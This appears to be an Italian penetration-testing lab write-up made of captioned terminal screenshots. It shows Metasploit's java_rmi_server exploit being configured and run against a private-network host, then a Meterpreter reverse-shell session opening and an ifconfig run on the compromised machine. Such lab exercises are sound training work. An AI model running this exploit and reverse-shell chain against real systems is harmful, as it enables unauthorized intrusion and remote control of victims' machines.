
IMPOSTAZIONE DELL'EXPLOIT E CONTROLLO DEL PAYLOAD

- MODIFICATO HTTPDELAY E LHOST, INSERITO RHOST



```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > 
```


EXPLOIT ANDATO A BUON FINE - SHELL APERTA CON METERPRETER



```
   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS      192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/4E4TZgmPL6TJ2sd
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54083) at 2023-06-08 18:38:26 +0200

meterpreter > 
```

1- RACCOLTA INFO SU CONFIGURAZIONE DI RETE


- IFCONFIG



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/4E4TZgmPL6TJ2sd
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54083) at 2023-06-08 18:38:26 +0200

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
